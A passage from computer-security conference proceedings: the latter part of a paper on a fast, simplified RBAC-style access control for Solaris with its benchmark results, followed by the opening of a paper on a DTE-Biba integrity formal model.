Besides this basic model, RBAC supports role inheritance to relieve the burden of the security administrator. Role inheritance supports a role to be created by inheriting another role. In this case, the derived role has the same sets of operations to objects as those of the base role. A full RBAC also supports the static and dynamic separation of duties to give a user the least privilege required to perform the user's own task through the facilities of role constraints. As examples of role constraints, a mutually exclusive role constraint guarantees only one of the roles to be activated, a prerequisite role constraint guarantees prerequisite roles to be activated, and a cardinality role constraint guarantees the limited number of roles to be activated [2][3][10][11].

2.3 Flask Architecture and SELinux

The National Security Agency (NSA) and Secure Computing Corporation (SCC) developed SELinux (security-enhanced Linux) [4] that implemented a Flask architecture [12], the goal of which was to support both flexible and transparent architecture for a variety of access controls. This goal was achieved by separating a security server from an object manager as shown in Fig. 2.




Fig. 2. The Flask architecture [12]

If a client wants to access the object that is managed by the object manager, the client first makes a request to the object manager. The object manager determines whether the access is legal or not after querying to the security server that determines the legality according to security policies such as identity based access control (IBAC), RBAC, and type enforcement (TE). Because the security server can be replaced by another server with a different policy, SELinux can support all security policies as far as the security server is implemented following pre-determined interfaces.

The Flask architecture separates policy enforcement logic from security policy logic by distinguishing the security server from the object manager. The object manager manages objects that clients want to access. The security server is where the legality of an access request is determined according to the policies.

Although the Flask architecture was referenced during the early stage of an access control, the Flask architecture was excluded because it had additional overheads related with communication cost between an object manager and a security server. This overhead issues will be discussed more detail in the subsection 3.2.

3 Model and Implementation

This section describes the model and the implementation for a fast, simple, mandatory, and fixed access control with RBAC and DAC characteristics without kernel changes.

3.1 Model

Fig. 3 shows the access control model that was designed to minimize overheads.




Fig. 3. Access control model

This model has the elements such as subjects, permission, operations, and objects. A subject can be a user, a user group, or a process. A subject is similar to a user of the RBAC model in that the subject is the actor of object access, but different from the user of the RBAC model in that the subject can be a user group, and a process besides a user. Permission is similar to the role of the RBAC model in that the permission has a name. Permission has types, operations, and is assigned to subjects and objects. An object can be a directory, or a file. This model has many-to-many relationships between permission and objects, and between permission and subjects, but one-to-many relationship between permission and operations. In other words, permission can have

many subjects, and a subject can have much permission. Permission can have many objects, and an object can have much permission. As an example of this model, if permission has a read operation, is applied to /a, and /b objects, and root and test users, then only root and test users can read /a, and /b files. Fig. 4 shows the types and operations that permission supports.

| Types and operations | Contents |
|----------------------|---------------------------------------------------------------------------------------------------------------------------------|
| INHERITANCE | All of the descendant directories and files inherit the subjects and the operations of the directory with this permission type. |
| ALL | All of the users have the operations to the applied objects. |
| OWNER | Object owners have the operations to the applied objects. |
| OWNER GROUP | Object owner groups have the operations to the applied objects. |
| FORK | The subjects can create a process. |
| EXEC | The subjects can execute the processes distinguished by the applied objects. |
| KILL | The subjects can terminate the processes distinguished by the applied objects. |
| SETUID | The objects can change a user ID. |
| CHMOD | The subjects can change the modes of the applied objects. |
| CHOWN | The subjects can change the owners of the applied objects. |
| READ | The subjects can read the applied objects. |
| WRITE | The subjects can write the applied objects. |
| LINK | The subjects can create hard-links to the applied objects. |
| UNLINK | The subjects can unlink or delete the applied objects. |
| RENAME | The subjects can change the names of the applied objects. |
| MKDIR | The subjects can create a descendant directories in the applied directory. |
| RMDIR | The subjects can delete a descendant directories in the applied directory. |
| CHDIR | The subjects can change a current directory to the applied directory. |
| MOUNT | The subjects can mount file systems distinguished by the applied objects. |
| UNMOUNT | The subjects can unmount file systems distinguished by the applied objects. |
| MODLOAD | The subjects can load kernel modules distinguished by the applied objects. |
| MODUNLOAD | The subjects can unload kernel modules distinguished by the applied objects. |
| ROLE | The subjects can change a security policy. |

Fig. 4. Types and operations of the access control

Types are the inheritance or the subject properties of the permission that will be created, and operations are checked actions. There exist types such as INHERITANCE, ALL, OWNER, and OWNER GROUP. INHERITANCE type means that the subjects and operations to the applied directory are inherited by all of the descendent directories and files. Even if new permission is applied to the descendant directory, the INHERITANCE type permission affects together with the new permission. No INHERITANCE type permission means that the permission affects the descendants as far as the other permission isn't applied. If an ascendant directory has permission without INHERITANCE type and a descendant directory has new permission, the descendant directory is affected only by the new permission. If two or more permission conflict each other, the OR is applied. In other words, if permission includes a read operation and another permission doesn't include a read operation, the read operation is granted by OR. ALL, OWNER, and OWNER GROUP types represent respectively that

all users, owner, and owner group are the subjects. All of the operations mean that subjects can do the operations to applied objects as shown in Fig. 4.

The standard RBAC model was firstly considered, but it was simplified and modified in order to minimize its implementation difficulties and its overheads caused by its complexity. A session, a role hierarchy, and role constraints were removed in this model also for simplicity and speed. A session and role constraints weren't essential because we assumed that all users had the same sets of roles during the constant period. The assumption removed the activation of different roles according to the sessions. The assumption also removed the necessities of the role constraints, and a session because a user didn't have to have different roles according to sessions. Although the model was simplified, a user was extended to a subject that could be a user, a user group, and a process in order to enable various management. This model is similar to the DAC model in that a user has operations to objects, but different from the DAC model in that this model does not maintain the ACL, has named permission, and is mandatory.

This model has the inconvenience that new permission cannot be created by inheriting permission. Besides this inconvenience of a role creation, a security administrator may have to often modify permission because this model doesn't support the role activation according to sessions. The security administrator may have to create much permission to express a single role of the standard RBAC model because this model doesn't have a parameter with operations and objects in the RBAC model.

From the viewpoint of security, this model is mandatory because only the security administrator can set the policies. Even object owner can't change its granted operations without the permission by a security administrator. This model can support the least privilege through multiple permission assignments to a subject, and an object although the number of permission may be more than that of roles in the standard RBAC model.

3.2 Implementation

The implementation of the access control model is largely divided into five modules: a system call control module, an authentication module, a permission management module, an audit module, and an access control module as shown in Fig. 5.




Fig. 5. Architecture of the access control

The system call control module stores, hooks, and restores old system calls. In addition, it provides new system calls that assemble all of the other modules. The permission management module adds and deletes permission, modifies the operations of permission, applies objects to permission, and assigns permission to subjects. The authentication module manages authentication information. The audit module records all accesses of users. The access control module determines the legality of an access.

In contrast to the double call architecture of SELinux implementation in subsection 2.3, we adopted this direct call architecture in order to minimize the overheads that were caused by flexibility. The implementation consisted of a file without the separated security server, and had the fixed model. Most of RBAC implementations concentrated not on compactness and speed, but on flexibility to support various policies. SELinux was a representative example. The overheads of SELinux [5] were more than about 5% in the Unixbench [13] case [5], about 10% in the Lmbench [14] case [5], and about 4% in the kernel compilation case [5]. In this double call architecture, whenever a client wanted to access an object, the client made a request to an object manager, which in turn made a request to the security server to determine the legality of the access. Although an object manager maintained the AVC [12] to minimize these overheads in this architecture, AVC was insufficient to cover all of these overheads.

System call control module. The functions of the system call control module are the storage of old system calls, the registration of new system calls replacing old ones during the initialization, the invocation of all other modules during the operation, and the restoration of old system calls during the finalization. When the access control is loaded into a Solaris kernel, the `_init()` entry point is called [15], and the system call control module stores old system calls and installs new ones. Then, when an application makes a request to the system through system calls, new system calls are invoked. The new system calls first call the operations-checking function in the access control module with appropriate parameters. This operations-checking function checks which the subject has the appropriate operations to the accessed objects or not. If so, the new system calls simply invoke old system calls. Otherwise, they return an error. In short, the system call control module plays a role of invoking the functions of the other modules, and preventing an unauthorized user from accessing objects by circumventing the implementation.

Access control module. The access control module has an operation-checking function. This function is called whenever hooked system calls are called and operations need to be checked. The operation-checking function first checks whether the object itself has the permission that allows the calling user, user group, or process to access the object. If there is an operation to process the request, the function returns a success. Then the hooked system call calls the old system call. After checking its own permission, this function checks hierarchically the parent's permission.

The process for checking permission can be summarized as two procedures. First, the module searches permission lists maintained by the permission management module. Second, it checks whether the permission includes operation to access the object, and the object itself. If so, the function determines whether the calling subject is in-

cluded in the specific permission. If included, the function returns a success and the access is granted.

Authentication module, Permission management module, and audit module. The authentication module receives authentication information from the PAM [16]. Then the authentication module maintains and manages the authentication information for each process, and uses this information to determine the legality of an access request. This authentication information includes a process identity, a user identity, and a group identity. Authentication information is created in two cases. The first case is when a user logs into a system after inputting a user identity and password. The second case is when a child process is created through a `fork()` system call. Authentication information is also modified in two cases. The first case is when a user changes his or her own user identity through a `setuid()` system call, and the second case is when a user executes a new process by calling an `exec()` system call. The authentication information is destroyed when a process exits or is destroyed.

The permission management module manages the operations of permission, applies permission to objects, and manages user assignment to permission. This module is called when a permission property changes or access control module checks whether a subject has operations to access the object or not.

The audit module maintains all of the access records, including both failure and success logs, and sends them to the server daemon that will be described so that it can write access records to files. When a user fails or succeeds in accessing an object, adequate structures are written in the kernel memory, and the server daemon reads them through the log system call that is added, and writes them to log files. The server daemon should always be run to protect the kernel memory from being overflowed.

Server daemon, and administration tool. For easy administration, we wanted to develop an administration tool on Windows. However, because the access control operated at the kernel that had a difficulty in directly communicating with an administration tool, an additional server daemon needed to be developed in order to communicate with an administration tool. The server daemon receives a request from the administration tool and then makes a request to the access control through a system call. Another role of the server daemon is to periodically call the audit module via a new system call to obtain success or failure logs in the kernel memory, and to write them to files.

An administration tool on Windows XP was developed with Visual C++ 6.0. The administration tool received inputs from a user to create permission, change its operations, apply it to objects, and assign it to a user, a user group, or a process. In all of these cases, the administration tool sent adequate messages to the server daemon, which in turn made a request to the access control. The administration tool used an encrypted channel to communicate with the server daemon.

Module protection. Since we implemented the access control as a dynamically loadable kernel module (DLKM), and an application to avoid kernel changes, the implementation could be unloaded. However, operation to unload the access control should be prohibited to unauthorized users. Thus, the access control protected itself by hooking an unload system call and creating an unload permission. Only subjects

included in the permission could unload the developed access control. The server daemon itself should also be protected from being killed by unauthorized users. Thus, the server daemon also protected itself by hooking the kill system call and using the application-killing operation to the daemon object.

4 Security Policy Configurations

This section describes the basic security policies in order to increase the understandability to the developed access control and in order to provide a working system.

Fig. 6 shows the created permission for the normally operating Solaris 2.8 system.

| Permission | Contents |
|------------|-------------------------------------------------------------------------------------------------------------------------|
| ALL | The objects with this permission can be freely accessed by any people. |
| NULL | The objects with this permission can't be accessed by any people. |
| EXEC | The objects with this permission can't be modified, but be executed by any people. |
| WRITE | The objects with this permission can be modified by any people. |
| PASSWD_RD | The <code>/etc/passwd</code> can't be modified, but be read by any people. |
| PASSWD_WR | Only the subjects with this permission can modify <code>/etc/passwd</code> . |
| P_SETUID | Only the objects with this permission can invoke the <code>setuid</code> system call. |
| P_AUTH | Only the objects with this permission can change a security policy through the added system call. |
| P_CONF | Only the subjects with this permission can access the log, and the configuration files of the developed access control. |
| P_ROOT | Only the root user can execute and terminate the server daemon of the access control. |
| P_ALL | The security administrator and the server daemon can access any objects. |

Fig. 6. Basic security policies of the access control

ALL permission allows any users to freely access objects. It has the ALL permission type, all operations described in Fig. 5 except for MODLOAD, MODUNLOAD, SETUID, and ROLE. It is applied to both `/` and `/usr/dt/appconfig` directories. According to this permission, all users can do the permitted operations to all of the descendant objects except for MODLOAD, MODUNLOAD, SETUID, and ROLE as far as the descendant objects have no other policies because the permission is applied to the `/` directory and isn't INHERITANCE type. P_SETUID permission allows only the limited objects to change a user ID. It has ALL permission type as well as CHDIR, EXEC, READ, and SETUID operations. It is applied to many `setuid` programs under the directories such as `/usr/bin`, `/usr/lib`, `/usr/dt/bin`, and `/usr/sbin`. By this permission, only these programs are allowed to call the `setuid` system call and change their user IDs. The other permission is described in Fig. 6, and the subjects, operations, and objects are set in the same way.

5 Performance

Our implementation provided a system with more powerful security than a general system. However, because we implemented it as a DLKM and added additional privilege-checking functions, the system unavoidably has additional overheads. We present the overheads in this section.

As measurement tools, we used Unixbench 4.1.0 [13] and Lmbench 2.0.4 [14]. These measure the performance of system operations at various low levels.

5.1 Unixbench

In Unixbench, dhrystone 2 performs non-floating point operations usually found in user programs. Whetstone executes double-precision floating point operations. System call overhead performs a fixed number of system calls. Pipe throughput measures the communication ability through a pipe between processes. Pipe-based context switching performance shows the communication ability between a parent and a child. Process creation counts the number of child processes that can be forked. Execl throughput replaces a process with a new one. File copy measures the number of characters that can be copied into a file with various buffer sizes within a given time. Lastly, shell scripts execute a shell script using eight concurrently running processes. The results by Unixbench are shown in Table 1.

Table 1. The Unixbench results

| | A system with the developed model | | A system without the developed model | | Overhead (%) |
|---------------------------------------------|-----------------------------------|-------|--------------------------------------|-------|--------------|
| | Lps, MWIPS, KBps, lpm | Index | Lps, MWIPS, KBps, lpm | Index | |
| Dhrystone 2 | 856579.8 | 73.4 | 857046 | 73.4 | 0.05 |
| Whetstone | 226.8 | 41.2 | 227.2 | 41.3 | 0.18 |
| System Call Overhead | 108652.6 | 72.4 | 109730.9 | 73.2 | 0.98 |
| Pipe Throu | 67071.8 | 53.9 | 67340.4 | 54.1 | 0.40 |
| Pipe-based Context Switching | 29312.5 | 73.3 | 29569.1 | 73.9 | 0.88 |
| Process Creation | 528.7 | 42 | 556.7 | 44.2 | 0.95 |
| Execl Throu | 239.7 | 55.7 | 261.7 | 60.9 | 1.67 |
| File Copy 256 bufsize 500 maxblocks | 7470 | 45.1 | 7540 | 45.5 | 0.94 |
| File Copy 1024 bufsize 2000 maxblocks | 9128 | 23.1 | 9173 | 23.2 | 0.49 |
| File Copy 4096 bufsize 8000 maxblocks | 9198 | 15.9 | 9219 | 15.9 | 0.23 |
| Shell Scripts (8 concurrent) | 31.7 | 52.8 | 33 | 55 | 1.89 |

The 0.8% average overheads were related with the increased system call overheads by operation check whenever a system call was invoked. Pipe throughput and Pipe-based context switching invoked many read/write system calls. Process creation invoked process-creating system call. Execl throughput and Shell scripts cases created additional authentication information, and invoked process-creating, read and process-executing system calls during the measurement. The file copy overheads increased as the buffer size decreased, because a smaller buffer size means a more number of read/write system calls.

5.2 Lmbench

In Lmbench, simple syscall reads a byte from /dev/zero and writes it to /dev/null. Both simple read and write perform read and write operations of 4 bytes. Stat obtains file information without an open operation, but fstat opens a file and obtains its information. Process fork+exit, Process fork+execve, and Process fork+/bin/sh -c perform written operations and measure the time. The results by Lmbench are shown in Table 2.

Table 2. The Lmbench results

| | A system with the developed model | A system without the developed model | Overhead (%) |
|-------------------------|-----------------------------------|--------------------------------------|--------------|
| | Microseconds, MB/sec | Microseconds, MB/sec | |
| Simple syscall | 1.1548 | 1.1503 | 0.39 |
| Simple read | 9.6930 | 9.6488 | 0.46 |
| Simple write | 2.8238 | 2.7983 | 0.90 |
| Simple stat | 17.4335 | 17.3846 | 0.28 |
| Simple fstat | 4.1329 | 4.0153 | 2.85 |
| Process fork+exit | 2720.0000 | 2696.0000 | 0.89 |
| Process fork+execve | 8963.0000 | 8834.0000 | 1.46 |
| Process fork+/bin/sh -c | 19709.0000 | 18662.0000 | 5.61 |
| Pipe latency | 35.8217 | 35.4222 | 1.13 |

The 1.6% average overheads were related with the increased system call overheads by operation check whenever a system call was invoked. The notable overheads were the process fork+exit, fork+execve, and fork+/bin/sh -c cases. These cases were affected by creating authentication information, searching the path, reading a program, and executing a program. The other notable case was fstat, which also includes the overheads for opening and closing a file besides checking operations.

6 Conclusion

Security-enhancing mechanisms at the kernel level have become more important because many security breaches have occurred and the mechanisms at the application level have had their own limitation. One of the kernel level mechanisms is an access control. Among access controls, RBAC is a powerful access control that complements the disadvantages of DAC, which is discretionary, and too coarse-grained to realize the separation of duty through the least privilege. However, the overheads for supporting all of the RBAC features and flexibility are significant as discussed in this paper. We designed the access control that the relationship model is simplified, and has no concepts of sessions, role constraints, and role inheritance to simplify its design and minimize its overheads. We implemented the access control on the Solaris operating system as a prototype using a DLKM without any kernel changes. As a consequence, the access control has some RBAC and DAC characteristics, and achieves 0.8% average overheads in the Unixbench case, and 1.6% average overheads in the Lmbench cases.

In short, our model is powerful, simple to implement, fast, mandatory, fixed access control, and has both RBAC and DAC characteristics at the expense of flexibility and management. In addition, our model can realize the separation of duty through giving a user the least privilege without any kernel changes. Lastly, we believe that there are some cases for which the overheads to support its full features and flexibility are not tolerable, especially for real-time and embedded systems.

References

- [1] National Computer Security Center: A Guide to Understanding Discretionary Access Control in Trusted Systems. (30 December 1987).
- [2] M. Hitchens, V. Varadharajan: Design and specification of role-based access control policies. In: IEE Proceedings Software Vol. 147 No. 4 (2000) 117-129.
- [3] D.F. Ferraiolo, R. Sandhu, S. Gavrila, D.R. Kuhn, R. Chandramouli: Proposed NIST standard for role-based access control. ACM Transactions on Information and System Security Vol. 4 No. 3 (2001) 224-274.
- [4] P.A. Loscocco, S.D. Smalley: Meeting critical security objectives with security-enhanced Linux. In: Proceedings of the 2001 Ottawa Linux Symposium (July 2001).
- [5] P. Loscocco, S. Smalley: Integrating flexible support for security policies into the Linux operating system. In: Proceedings of the FREENIX Track 2001 USENIX Annual Technical Conference (FREENIX '01) (June 2001).
- [6] C. Vance, R. Watson: Security-Enhanced BSD. Technical Report, Rockville, MD (9 July 2003).
- [7] C. Wright, C. Cowan, S. Smalley, J. Morris, G. Kroah-Hartman: Linux security modules: General security support for the Linux kernel. In: Proceedings of the 11th USENIX Security Symposium (05-09 August 2002) 17-31.
- [8] Oracle Corporation: ORACLE7 Server SQL Language Reference Manual. 778-70-1292 (December 1992).
- [9] J. Barkley: Comparing simple role-based access control models and access control lists. In: Second ACM Workshop on Role-Based Access Control (1997) 127-132.

- [10] M. Koch, L.V. Mancini, F. Parisi-Presicce: A graph-based formalism for RBAC. *ACM Transactions on Information and System Security (TISSEC) Archive* Vol. 5 No. 3 (2002) 332-365.
- [11] D.F. Ferraiolo, J. Cugini, D.R. Kuhn: Role Based Access Control: Features and Motivations. In: *Proceedings of The 11th Annual Computer Security Applications Conference*, New Orleans, USA (December 1995) 241-248.
- [12] R. Spencer, S. Smalley, P. Loscocco, M. Hibler, D. Andersen, J. Lepreau: The Flask Security Architecture: System Support for Diverse Security Policies. In: *Proceedings of the 8th USENIX Security Symposium*, Washington, USA (August 1999) 123-139.
- [13] D.C. Niemi: Unixbench 4.1.0. <http://www.tux.org/pub/tux/niemi/unixbench>.
- [14] L. McVoy, C. Staelin: lmbench 2. <http://www.bitmover.com/lmbench>.
- [15] J. Mauro, R. McDougall: Solaris Internals Core Kernel Architecture. (2001).
- [16] V. Samar, C. Lai: Making login services independent of authentication technologies. In: *Proceedings of the SunSoft Developer's Conference* (March 1996).

A Practical Alternative to Domain and Type Enforcement Integrity Formal Models

Liuying Tang^{1,2,4} and Sihan Qing^{2,3,4}

¹ Engineering Research Center of Fundamental Software, Institute of Software, Chinese Academy of Science, Beijing 100080, PRC

² Engineering Research Center for Information Security Technology, Institute of Software, Chinese Academy of Sciences, Beijing 100080, PRC

³ ZhongkeAnsheng Corporation of Information Technology, Beijing 100086, PRC

⁴ Graduate School of Chinese Academy of Sciences, Beijing 100049, PRC
{tangly, qsihan}@ercist.iscas.ac.cn

Abstract. Much secure system policy development uses the DTE (Domain and Type Enforcement) model, but the DTE model cannot explicitly provide the security goals of the policy. The invariants of the only based-DTE integrity protection formal model are too complex and make the model impractical. A DTE-Biba integrity formal model is proposed, in which DTE is the underlying component and the Biba integrity is the security goal. The DTE-Biba formal model describes direct Biba control relationships, and ignores the integrity level of objects. The aim is to provide the foundation for supporting effective policy configuration, policy integrity analysis and integrity verification of the DTE secure systems.

Keywords: Security label, security goal, integrity, information flow; formal model.

1 Introduction

As an extended TE (Type Enforcement) model [1], the DTE (Domain and Type Enforcement) model [2,3] assigns the different kinds of security labels to subjects and objects of the systems: domain labels on subjects and type labels on objects. DTE restricts the access a subject can have to objects and to other subjects in terms of their security labels. Different domains have different access abilities, and a domain may transition to another domain through domain transition access. The domain that a subject currently belongs to is unique. Therefore, the most important advantage of the DTE model is that a domain limits the operations available to a subject such that the inappropriate modification made by authorized users is controlled effectively. The DTE model can be effectively implemented in software or hardware [4]. However, more like an access matrix, a DTE system only gives that certain subjects can have certain accesses to certain subjects and objects, and no higher-level security which is just what administrators pay close attention to, such as the security goals of the system policy, is indicated explicitly. In the SELinux system [5] released by National Security

Agent (NSA) in 2001, an extended TE model actually the DTE model is used for most policy development [6]. Although the organization provides some critical security goals the SELinux system meets [7], what we can learn is rather concrete lower-level security goals of the system after analysis, than explicit higher-level security of the system. So the completeness of illegal information low control is not assured in the system. This is caused by the above limitation of the DTE model. Jaeger et al. analyzed the Biba integrity of the Apache Web Server part of the SELinux example policy using the access control space method [8]. They also analyzed the integrity property of the whole SELinux example policy [9]. For the whole development process of secure systems, we need an abstract model to provide theoretical support for the system policy. Ji Qingguang firstly presented a based-DTE integrity protection formal model (JQG) [10] in 2005. There are the most two important integrity properties in JQG: the $\neg\text{clingto}(t1, t2)$ relation representing that the information is not allowed to flow from the $t1$ type to the $t2$ type; and the $\neg\text{control}(d1, d2)$ relation representing that the $d1$ domain is not allowed to transition to or send signals to the $d2$ domain. But in most cases, they are indirect relations between types or domains and make model proofs more complex and more difficult. Further, when the system security policy such as the SELinux example policy is quite complex, the illegal information flow derived from the $\neg\text{clingto}$ relation needs to check all domains and all types for policy integrity analysis. This exhaustive search largely lowers analysis efficiency.

This paper proposes an integrity formal model, called DTE-Biba, in which DTE is the underlying component and the Biba [11] integrity is the security goal. The Biba integrity property is fulfilled if all the higher-integrity processes do not depend on lower-integrity programs in any manner [9]. In Jaeger's opinion, the Biba integrity requirement of a system is expressed two classes [9]: (1) read-integrity constraint, i.e. the set of the object types to which the domain of the low integrity subject has write permission may not intersect with the set of the object types to which the domain of the high integrity subject has read permission, and (2) read-write integrity constraint, i.e., the set of the object types to which the domain of the low integrity subject has write permission may not intersect with the set of the object types to which the domain of the high integrity subject has read and write permissions. The latter which can be treated as a special case of the former, highlights that a higher integrity subject domain writes and reads data that can not be modified by a lower integrity subject domain. The above Biba integrity may derive out the $\neg\text{clingto}$ relation and the $\neg\text{control}$ relation of the based-DTE integrity protection formal model. This kind of integrity expression is so simple and explicit as to make model proof, model implementation and policy analysis quite effective. The DTE-Biba formal model has these advantages primarily: (1) it is easy to implement for secure system development; (2) compared with Biba model, it avoids the explicit requirement on integrity levels of objects to achieve convenient system use. (3) for an integrity system using DTE as policy development, the formal model provide firm basis for effective policy configuration and consistence (between system security policy and site security goals) verification.

The rest of the paper is organized as follows. We start off by introducing the elemental composition of the proposed model in section 2. The integrity properties of the model are described in section 3. Transformation rules and the proof of a typical rule are given in section 4. Section 3 and section 4 are the most important parts of the proposed model. An application example of the model is discussed in section 5. The last section presents conclusions and future work.

2 Underlying Elements in DTE-Biba Model

For the sake of clearness, the underlying elements of our model are listed below. The explanation for each element follows the element.

- $S = \{s_1, s_2, \dots, s_m\}$, the set of subjects (process, programs in execution).
- $O = \{o_1, o_2, \dots, o_n\}$, the set of objects (data, files, programs, etc.).
- $DM = \{d_1, d_2, \dots, d_p\}$, the set of domains as integrity labels on subjects.
- $SecAdmin_d$, a constant representing a secure and administrative domain.
- $TrustedDomain_d$, a constant representing a domain in which the subjects are trusted subjects.
- $TY = \{t_1, t_2, \dots, t_q\}$, the set of types as integrity labels on objects.
- $SD : S \rightarrow DM$, a many-to-one mapping subject-domain assignment relation, a subject may be assigned to a unique current domain.
- $OT : O \rightarrow TY$, a many-to-one mapping object-type assignment relation.
- $C = \{c_1, c_2, \dots, c_h\}$, $c_1 > c_2 > \dots > c_h$, classifications.
- $\mathcal{K} = \{k_1, k_2, \dots, k_z\}$, categories with special access privileges.
- $L = \{l_1, l_2, \dots, l_u\}$, where $l_i = \{c_i, K\}$, is an integrity level, and $c_i \in C$ and $K \subseteq \mathcal{K}$, with partial ordering α , $l_i \alpha l_j \equiv (c_i, K) \alpha (c_j, K')$, $l_i \alpha l_j$ if and only if $c_i \leq c_j$ and $K \subseteq K'$.
- $DTAM = \{\underline{r}, \underline{w}, \underline{e}\}$, the domain-type access attributes. \underline{r} : read-only; \underline{w} : write-only; \underline{e} : execute(no read, no write).
- $DCM = \{\underline{auto}, \underline{exec}, \underline{signal}, \underline{null}\}$, the domain-domain access attributes. \underline{auto} : a process in a domain may automatically transition to another domain; \underline{exec} : a process may transition to another domain by explicit request; $\underline{signal}, \underline{null}$: a domain may send UNIX signals to processes in other domains.
- $DTT \subseteq DM \times TY \times DTAM$, the domain-type access table, which gives all allowed domain-type access.
- $DDT \subseteq DM \times DM \times DCM$, the domain-domain access table, which gives all allowed domain-domain access.
- $EP : DM \leftrightarrow TY$, a many-to-many mapping domain to entry-point type assignment relation. Several domains may be assigned to one entry-point type while a domain may be assigned to several entry-point types.
- $RA = \{g, r\}$, request elements. g : get; r : release.
- $R = \bigcup_{1 \leq i \leq 7} R^{(i)}$, the set of requests, where $R^{(1)} = RA \times S \times DM \times O \times TY \times DTAM$, $R^{(2)} = RA \times S \times DM \times O \times TY \times TY$, $R^{(3)} = S \times DM \times O \times TY$, $R^{(4)} = S \times DM \times S \times DM$, $R^{(5)} = RA \times S \times DM \times TY$, $R^{(6)} = RA \times S \times DM \times (S \times DM \times O \times TY)$, and $R^{(7)} = S \times DM \times O \times TY \times TY$. $R^{(1)}$:

- requests for get_ and release_ access; $R^{(2)}$: requests for generation of objects which belong to certain types; $R^{(3)}$: requests for destruction of objects which belong to certain types; $R^{(4)}$: requests for sending signals to other domains; $R^{(5)}$: requests for generation of types; $R^{(6)}$: requests for get_ and release_ access of the item in DTT; $R^{(7)}$: requests for changing the types of objects.
- $D = \{yes, no, error, ?\}$, decisions.
 - $F \subseteq L^{DM}$, an element f in F is a domain integrity level function $f_{DM}: DM \rightarrow L$.
 - $\mathcal{H} \subseteq \{PO\}^o$, hierarchies. An element H is in \mathcal{H} if and only if: (1) $o_i \neq o_j$ implies $H(O_i) \cap H(O_j) = \emptyset$ (2) there does not exist a set of objects $\{o_1, o_2, \dots, o_w\}$ such that o_{r+1} is in $H(o_r)$ for each r , $1 \leq r \leq w$, and $o_{w+1} \equiv o_1$. A hierarchy is a forest possibly with stumps, i.e., a hierarchy can be represented by a collection of rooted, directed trees and isolated points.
 - $B = P((S \times DM \times O \times TY \times DTAM) \cup (S \times DM \times S \times DM \times DCM))$. An arbitrary element of B denoted b , is called a current access set, which gives all the current domain-domain and domain-type accesses in various modes.
 - $V = B \times DTT \times DDT \times F \times H$, states.

The integrity level l and the domain integrity level function f are introduced in the model. The notation PO means the set of all subsets of set O . Because our formal model is based on the DTE model, the descriptions of $DTAM$, DCM , DDT , DTT and EP are consistent with DTE. Additionally, the concepts of the level function and the hierarchies above originate from the BLP model [12], so their detailed explanations can be found in the BLP model.

State. A state is denoted by a 4-tuple of the form (b, DTT, DDT, f, H) , where b , the current access set [10], defined by

$$\{(s, d, o, t, y) \vee (s, s_1, d, d_1, u) \mid s, s_1 \in S, o \in O, \text{ satisfying } d = SD(s) \text{ and } d_1 = SD(s_1), t \in TY, y \in DTAM, u \in DCM\}.$$

That is, in the current state, subject s is active in domain d , the activated object o belongs to type t , s can access object o in access mode y , or transition to domain d_1 from domain d in the mode u , or send signals to the subject belonging to domain d_1 in the mode u .

Definition 1. (*DTE-Biba System*) A DTE-Biba system consists of the state sequences.

3 DTE-Biba Integrity Protection Properties

According to the Biba integrity explained in section 1, the DTE-Biba formal model defines the following integrity properties.

3.1 Read-Integrity Property

A state $v = (b, DTT, DDT, f, H)$ satisfies the read integrity, if and only if every access triple (domain, type, access attribute) in the current access set b belongs to the domain-type access table DTT , and in DTT the set of the object types to which the domain of the low integrity subject has write permission may not intersect with the set of the object types to which the domain of the high integrity subject has read permission. The corresponding formal description is showed in the following way:

$$\begin{aligned}
(i) & s \in S, d \in DM, d = SD(s) \Rightarrow \\
& [(t = OT(o), \underline{x} \in DTAM, (o, t) \in b(s, d : \underline{x})) \Rightarrow (d, t, \underline{x}) \in DTT] \\
(ii) & d_1 \in DM, d_2 \in DM \Rightarrow \\
& [(f(d_2) \times f(d_1)) \Rightarrow (DTT(d_2 : \underline{w}) \cap DTT(d_1 : \underline{r}) = \emptyset)]
\end{aligned}$$

